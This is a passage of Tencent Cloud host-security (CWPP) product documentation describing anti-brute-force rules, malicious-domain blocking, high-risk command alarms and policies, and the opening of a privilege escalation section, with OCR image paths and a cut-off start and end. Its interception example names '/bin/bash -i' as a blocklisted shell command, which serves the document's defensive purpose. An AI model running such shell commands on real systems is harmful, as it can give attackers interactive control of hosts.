<table><tr><th>规则名称</th><th>规则内容</th></tr><tr><td>规则1</td><td>1分钟登录失败次数超过10次</td></tr><tr><td>规则2</td><td>5分钟登录失败次数超过20次</td></tr><tr><td>规则3</td><td>20分钟登录失败次数超过60次</td></tr></table></td><td>Basic Blocking: Only blocks password cracking activities from blocklisted IPs based on threat intelligence.</td></tr>
<tr><td>Professional Version/flagship edition</td><td>Blocking Mode supports alternative options
Basic Blocking: Only blocks password cracking activities from Black IPs based on threat intelligence.
Advanced Blocking: Blocks password cracking activities from Black IPs and hits detection rules in combination with the Tencent security library.
Note:
If the paid edition expires and reverts to the basic version, the blocking mode will automatically switch to basic blocking.</td></tr>
</table>

- iptable Rules: After enabling blocking, when password cracking activities are detected on the host, the source IP will be automatically added to the iptables rules.

Password Cracking Settings

1. Log in to the CWPP Console, and select **Intrusion Detection** > **Anti-Password Cracking** from the left sidebar.

2. Click **Settings** to set the determining rules and blocking rules for password cracking behavior.

3. After confirming everything is correct, click **Save**.

Configuring the Allowlist

After configuring the allowlist, password cracking behavior from allowlist source IPs will not be blocked or alarmed. The steps are as follows:

1. Log in to the CWPP Console, and select **Intrusion Detection** > **Anti-Password Cracking** from the left sidebar.
2. On the Anti-Password Cracking page, click **Allowlist Management** to enter the Allowlist Management page.
3. On the Allowlist Management page, click **Adding to the allowlist** to enter the create allowlist page.

4. On the Add Allowlist page, fill in the source IP and effective scope.

> **Note**
> After adding to the allowlist, the password cracking behavior from that source IP will not be blocked or alarmed. Please proceed with caution. If a non-allowlist source IP attempts to log in and triggers the brute force cracking rule, the system will automatically issue an abnormal alarm or block the attempt.

Parameter description:

- Source IP: You can enter a single IP, an IP range (such as 1.1.1.1-1.1.1.10), or an IP range (such as 1.1.1.0/24).
- Effective scope:
  - All servers (**Select with caution**): Adds the allowlist condition to all servers under the user's AppID.

- Custom server range: Custom select the server range to add the trusted allowlist condition.
- Remarks: It is recommended to enter relevant rule remarks.

Viewing Password Cracking Events


Log in to the CWPP Console, choose **Intrusion Detection** > **Anti-Password Cracking** on the left sidebar to enter the Anti-Password Cracking page. All brute force cracking events will be displayed in the brute force cracking list.

Field Descriptions:

- Server IP/Name: The server currently under brute force cracking.
- Source IP: Source IP address of the attack.
- Origin: The region where the source IP of the attack is located.
- Protocol: The protocol used by the attacker, including SSH/RDP.
- Login username: The username used by the attacker to log in.
- Port: The port used by the attacker to log in.
- First attack time: The time when the host security first monitored the password cracking behavior.
- Most recent attack time: The time when the event last occurred.
- Attack time: The time when the attacker initiated the brute force cracking.
- Number of attempts: The number of brute force cracking attempts by the attack IP.
- Cracking Status: Indicates whether the current server has been successfully brute force cracked or not.
- Blocking Status: Whether the auto blocking of the attack is successful.
- Operations:
  - Upgrading Version: The current server can be upgraded to CWPP Pro. You can click **Upgrade Version** to upgrade to the professional version of Host Security.
  - Adding to the allowlist: In case of an erroneous block, you can click **Add to Allowlist** to immediately unblock.
  - Delete Record: You can delete the event. Once deleted, the record will no longer be displayed.

Enabling Alarm Notification

Log in to the CWPP Console, choose **Settings Center** > **Alarm Settings** on the left sidebar. In Alarm Settings, enable the alarm notification switch. When a password cracking event occurs, notifications will be sent via Message Center, SMS, mail, WeChat, and WeCom.



Alarm Handling

1. When users receive a password cracking alert, log in to the CWPP Console, and select **Intrusion Detection** > **Anti-Password Cracking** from the left sidebar.
2. View the corresponding attack source IP in the alert event list.
   - If confirmed as a Trusted Source IP, the user needs to click **Process** > **Add to Allowlist** in the operation column on the right side of the event, set the allowlist condition and effective scope **(please add to the allowlist with caution)**. Once configured, it will take effect within 5 minutes, and subsequent password cracking attempts from this source IP will no longer trigger alarms or blocks.

   - If confirmed as an untrusted source IP and the server has been successfully password cracked by the attacker.

     2.1.1 First, confirm whether the current server's host security has been upgraded to the Professional Version or Flagship Edition. If not, it is recommended that users click **Upgrade Version** in the action column on the right side of the event to upgrade to the Professional Version or Flagship Edition of host security.

     2.1.2 At the top of the Anti-Password Cracking page, turn on the automatic blocking switch , **and it is recommended to choose the standard blocking** mode. Subsequent attacks from the source IP will be automatically blocked. The default blocking duration is 15 minutes, and users can customize the duration as needed.

2.1.3 For servers that have been intruded by password cracking, it is recommended that users immediately reset a complex password (12–16 characters consisting of uppercase, lowercase, special characters, and numbers), and check the account list for unfamiliar accounts. If unfamiliar accounts are found, they should be deleted or disabled, and system exceptions should be investigated.

Malicious Requests

Last updated: 2025-02-27 11:50:43

This document will introduce how to view and operate the malicious request alarm list and policy configuration.

Background

The Anti-Malicious Requests feature provides the ability to monitor and process external requests in real time, effectively identifying malicious requests. If a host initiates a request to a malicious domain, it will be identified and recorded. When such malicious requests are detected, the system will provide you with real-time alarms.

Explanation

- Malicious request monitoring supports Professional Version and flagship edition hosts.
- Malicious request interception only supports flagship edition hosts with linux system, and only supports intercepting DNS queries made by the server, not traffic forwarding.


Alarm List

1. Log in to the CWPP Console, select **Intrusion Detection** > **Anti-Malicious Requests** from the left sidebar to enter the Malicious Requests page.
2. On the Malicious Requests page, you can view the list of malicious request alarms and perform related operations.

- Filter: Supports filtering by hit policy type, status, recent request time, and searching by hostname, Instance ID, ip, or malicious request for domain name.
- Custom display column: Click ⚙ to set the field display for the alarm list.
- Export: Click ⬇ to export detailed information of the alarm list.
- Field Description:

- Hostname/Instance ID: The hostname and Instance ID of the host that initiated the request to the malicious domain name
- IP Address: The IP address of the host that initiated the request to the malicious domain name
- Hit Policy Type:
  - System Policy: System policies are rules configured by Tencent's CWPP operation experts and algorithm experts based on multiple models and are suitable for detecting most malicious requests.
  - User-defined Policy: Users set alarm/block/allow actions for related domain names based on business conditions.
- Hit Policy: The name of the policy hit by the host's request to the malicious domain name.
- Malicious Request Domain: Domain name or IP address
- Request Count: Number of requests from the host
- Damage Description: Potential damage caused by requesting the malicious domain name.
- Recent Request Time: The most recent time the malicious domain name was requested.
- Status: Pending, Allowlisted, Processed, Ignored, Blocked.
- Information: You can view the details of the malicious request event, including risk host information, malicious request details, danger description, and remediation suggestion.

- Handle: Tag as processed, add to allowlist, create blocking policy, ignore, delete record.



Policy Configuration

Managing a Policy

On the Malicious Requests page, select **Policy Configuration** at the top to enter the policy configuration page.

- Filter: You can filter by policy type, execution action, effective status, and keyword.
- Custom display column: Click ⚙ to set the field display for the policy list.
- Export: Click ⬇ to export detailed information of the policy list.
- Field Description:
  - Policy Name: The fixed names for system policies are: System Rule (Critical Protection), System Rule (Standard); user-defined policies are named by the user.
  - Policy Type: System policy, user-defined policy.
  - Blocklist/Allowlist: This policy belongs to the allowlist/blocklist.
  - Domain Detail: IP/domain name or wildcard domain name.

- Effective Host: The range of hosts where the policy is effective.
- Update Time: The most recent time the policy was updated.
- Execution Action: The action automatically executed when the policy is hit upon a request to access the domain name (allow/alarm/block).
- Effective Status: Whether the policy is effective.
- Edit: Edit the policy.
- Deletion: Delete the policy.

- Create Policy:
  - Blocklist: When the host requests a domain name in the blocklist, an alarm/block action will be executed.
  - Allowlist: When the host requests a domain name in the allowlist, an allow action will be executed.

Note:
- System policies are built-in policies that cannot be added, edited, or deleted, and only support switching.
- It is recommended to keep the system policy (standard) enabled, and enable the system policy (important protection) as needed during important protection periods.
- In user-defined policies, interception policies only apply to flagship edition hosts.

System Auto Block Rules

The Anti-Malicious Requests feature adds automatic interception rules. Once enabled, it supports automatic interception of detected black domains and black IPs, while some content still requires manual policy configuration.

- System blocklist domain names and IPs: Domain names and IPs curated by host security operation experts and algorithm experts, which can be automatically intercepted.
- Interception principle explanation: A malicious request refers to terminating the access process to a rule domain/IP. It does not end the process but terminates the access request.

Note:
- If you find any false interceptions, you can create a custom policy for allowlist processing or Contact Us.
- System automatic interception rules are only available to **flagship edition users**.

1. Log in to the CWPP Console, select **Intrusion Detection** > **Anti-Malicious Requests** from the left sidebar.
2. On the Malicious Requests page, the system supports enabling automatic interception rules in the following two ways.
   - On the policy configuration page, click the **activation status switch** on the right side of the system automatic interception rule policy. In the execution action column, you can switch between standard mode interception and enhanced protection mode interception.
     - Standard mode: Integrates multiple engine detection results and automatically protects against high-confidence risks, making it more suitable for daily security operations.
     - Enhanced protection mode: Integrates multiple engine detection results and automatically protects against medium and high-confidence risks. There may be a risk of false interception, suitable for enhanced protection, please enable with caution.

- On the alarm list page, click to enable the **automatic interception switch for malicious requests**.

High-Risk Commands

Last updated: 2026-03-12 14:25:16

This document will introduce how to view and operate the high-risk command alarm list.

Background

Based on Tencent Cloud security technology and various multi-dimensional methods, Host Security can monitor commands in the system in real-time. If high-risk commands are detected, the system will provide you with real-time alarm notifications. Additionally, you can configure policies to mark the degree of danger of threat commands and execute corresponding actions.

Prerequisites

High-risk commands are only supported on Professional Version and flagship edition hosts. Basic version and unprotected hosts need to upgrade to Professional Version or flagship edition to use this feature.


Alarm List

1. Log in to the CWPP Console, select **Intrusion Detection** > **High-risk Commands** in the left sidebar to enter the High-risk Commands Alarm List tab.
2. In the **Alarm List** tab of High-risk Commands, you can view the High-risk Commands Alarm List and perform related operations. The list interface displays 14 fields: hostname/instance ID, IP address, hit policy type, hit policy, threat level, command content, login user, PID, process, data source, occurrence time, processing time, status, and operations. The displayed fields can be customized.
   - **Filter**: The high-risk command event list supports selecting dates to view corresponding alarm information. It supports querying events by keyword and tag (multiple keywords separated by vertical bars "|" and multiple filter tags separated by the Enter key). It also supports filtering alarm information by hit policy type, threat level, data source, and status.

- **Custom List Fields**: At the top of the high-risk command alarm list, click ⚙ to set the list display fields. After selecting, click **Yes** to complete the setup.

- **Export Alarm List**: At the top of the high-risk command alarm list, click ⬇ to export the list information.
- **Details > Alarm Details**: Click **Details** to view the high-risk command alarm details page.


- **Details > Process Tree:** On the high-risk command alarm details page, select the **Process Tree** tab to view the details of three processes in reverse chronological order.



- **Details** > **Event Investigation**: In the right operation column of the high-risk command alarm list, click **Details** and select the **Event Investigation** tab to enter the corresponding host list's Event Investigation.

> **Description**
> - Windows machines do not support the event investigation feature currently.
> - Only the flagship edition supports the event investigation feature.

- **Mark as Processed**: Click **Process** > **Mark as Processed**. If the user has manually handled this high-risk command alarm, the alarm can be marked as processed.



- **Adding to the Allowlist**: Click **Process** > **Adding to the Allowlist** to add trusted commands to the allowlist. Subsequent executions of this command will no longer generate alarms or interceptions.

- **Create Interception Policy**: Click **Process** > **Create Interception Policy** to automatically intercept threat commands and generate interception records.

> **Description**
> Interception policy is only supported on flagship edition hosts. Basic and professional edition hosts must first upgrade to flagship edition.

- **Ignore**: Supports single choice or multi-option of high-risk command alarm information, only ignoring the selected alarms this time. If the same situation occurs again, it will still generate an alarm.
- **Deleting Records**: Supports single or multiple selections of high-risk command alarm information to delete the selected alarm records.

Policy Configuration

Create a Custom Policy

The high-risk command feature supports creating custom policies to handle threat commands accordingly by setting policies.

1. Log in to the CWPP Console, select **Intrusion Detection** > **High-risk Commands** in the left sidebar to enter the High-risk Commands page.
2. Select **Policy Configuration** > **Create Policy** to enter the Create Policy page.
3. On the Create Policy page, fill in the basic information of the policy, including policy name, policy description, and enable status.

4. Fill in the policy details, including selecting blocklist/allowlist and their execution actions, filling in regular expressions, selecting threat level, and choosing effective host range.
   - Blocklist rules refer to generating alarm notifications when threat commands are detected on the host.

> **Description**
> - The interception policy refers to automatically intercepting the execution of threat commands and sending an alarm notification when a threat command is detected on the host.
> - The interception policy only supports flagship edition machines. For basic version and professional version hosts, please upgrade to the flagship edition to use this feature.

- Allowlist rules refer to allowing threat commands to pass without generating alarms or interceptions.

> **Description**
> - If the effective host range is set to all professional and flagship edition hosts, newly added professional/flagship edition hosts will be automatically included in the policy's effective range.
> - You can select historical "pending" Alarms that meet the rules of this policy to execute the operations of this policy.

5. After setting up, you can view it in the policy list. Policies applied to the blocklist will be marked with the corresponding threat level.
6. In the policy list, you can filter, edit, and delete policies.

Field Descriptions:

- **Filter**: Configured policies support filtering by keyword and tag (multiple keywords separated by vertical bar "|" and multiple filter tags separated by Enter key), by threat level (All/High/Medium/Low/None), by execution action (Alarm/Intercept/Allow), and by effective status (Effective/Not Effective).
- **Customizing List Fields**: Above the policy list, click ⚙ to set the list display fields. After selection, click **Yes** to successfully set it.
- **Enable status**: The list supports setting the policy's enable status. You can click the **enable switch** in the enable status column to decide whether to enable the policy.
- **Edit**: In the operation column on the right side of the policy list, click **Edit** to edit the created policy.
- **Delete**: The policy list supports deleting configured policies.

System Policies

The high-risk command feature adds a system automatic interception rule. Once enabled, it supports automatic interception of detected high-risk system commands. Some content still requires you to manually configure policies.

- System high-risk commands: CWPP operation experts and algorithm experts have identified system high-risk commands. Commands in this list can be automatically intercepted.
- Explanation of intercepting principle: High-risk command automatic interception uses the process of scanning hit rules. For example, if process A attempts to create a "/bin/bash -i" process (assuming "bash -i" is blocklisted), this attempt to create the "/bin/bash -i" process will be terminated (or creation will fail), while process A itself will not be affected.

Note:

- If you find a false interception, you can create a custom policy for allowlist processing or contact us.
- System automatic interception rules are only available to **flagship edition users**.

1. Log in to the CWPP Console, select **Intrusion Detection** > **High-risk Commands** in the left sidebar to enter the High-risk Commands page.
2. On the High-risk Commands page, the system supports two ways to enable automatic interception rules.
   - On the policy configuration page, click the **activation status switch** on the right side of the system automatic interception rule policy. In the execution action column, you can switch between standard mode interception and enhanced protection mode interception.
     - Standard mode: Integrates multiple engine detection results and automatically protects against high-confidence risks, making it more suitable for daily security operations.
     - Enhanced protection mode: Integrates multiple engine detection results and automatically protects against medium and high-confidence risks. There may be a risk of false interception, suitable for enhanced protection, please enable with caution.

   - On the Alarm list page, click to enable the **High-Risk Command Automatic Interception Switch**.

Local Privilege Escalation

Last updated: 2025-02-21 14:23:34

This document will guide you on how to view and handle privilege escalation event details, and how to create an allowlist to set permitted privilege escalation behaviors.

Background

Local privilege escalation happens when a user with a low privilege or an unprivileged user has access to a compromised machine and gains administrator or SYSTEM level privileges to fully control the machine. This behavior is likely to be a hacker attack, which can endanger the security of the host. The Anti-Local Privilege Escalation feature monitors privilege escalation events on your servers in real time, allows you to view the event details, handle the events, and create allowlist of permitted privilege escalation events.

Prerequisites

Local privilege escalation is only supported on Professional Version and flagship edition hosts. Basic version and unprotected hosts need to upgrade to the Professional Version or flagship edition to use this feature.

Operation Steps

